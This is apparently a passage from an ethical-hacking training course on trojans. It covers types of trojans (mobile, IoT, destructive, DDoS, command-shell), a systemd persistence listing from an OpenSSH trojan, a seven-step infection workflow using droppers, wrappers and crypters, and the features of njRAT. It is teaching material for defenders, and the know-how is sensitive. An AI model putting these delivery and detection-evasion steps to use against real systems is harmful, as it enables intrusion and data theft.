


Figure 7.24: Screenshot of Chameleon trojan impersonating the Google Chrome app

Some additional mobile Trojans are as follows:

- Vultur
- PixPirate
- GoldPickaxe
- GoldDigger
- SpyNote
- Anatsa
- Xenomorph

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **OpenSSH Trojan**

  Source: *https://www.microsoft.com*

  Microsoft researchers have uncovered a sophisticated cyberattack targeting Linux-based systems and IoT devices accessible via the Internet. The attackers exploited a modified version of OpenSSH to gain control of the devices and install cryptomining malware. The operation leveraged a criminal infrastructure, which unusually utilizes a subdomain of a Southeast Asian bank as a C2 server. The deployed backdoor facilitates the execution of a suite of malicious tools, including rootkits and an IRC bot, designed to hijack the computing resources of the compromised devices for cryptomining purposes. Furthermore, the backdoor implementation involves the installation of a tampered version of OpenSSH, enabling the attackers to steal SSH credentials, perform lateral movements within networks, and obscure unauthorized SSH connections. This attack underscores the lengths to which cybercriminals will go to avoid detection while exploiting Internet-facing devices for financial gain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.25: OpenSSH Trojan attack chain

```
hi@hello:~/Desktop$ cat /etc/systemd/system/network-check.service

Description=System Network Check

Wants=network.target

[Service]
Type=simple
ExecStart=/bin/network-check
Restart=on-failure
RestartSec=10
KillMode=process

[Install]
WantedBy=multi-user.target
```

Figure 7.26: Screenshot of OpenSSH Trojan showing registration of ZiggyStarTux as a systemd service

Some additional IoT Trojans are as follows:

- Ttint
- XorDdos
- Mozi
- Silex BrickerBot
- Torii botnet
- Bashlite IoT Malware
- Gafgy Botnet
- Katana
- BotenaGo
- Dark Nexus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- Chameleon
- CertLock
- GhostHook

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Some destructive Trojans include SilverRAT, HermeticWiper, WhisperGate, and FoxBlade.

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include RDDoS, Horabot, hailBot, kiraiBot, and catDDoS. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the command shell Trojans.





Figure 7.27: Working of Command Shell Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as njRAT, Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and THorse. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2**: Employ a dropper such as Amadey or SecuriDropper, or a downloader such as Downloader.DN, to install the malicious code on the target system.The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper, such as IExpress Wizard, to help bind the Trojan executable to legitimate files for installation on the target system.
- **Step 4**: Employ a crypter, such as The Attacker-Crypter, to encrypt the Trojan to evade detection by firewalls and IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.28: Diagram showing the complete process involved in infecting target machine using Trojan

Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files
  - Open an active remote session providing the attacker access to the command line of the victim's machine
  - Log keystrokes and steal credentials from browsers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

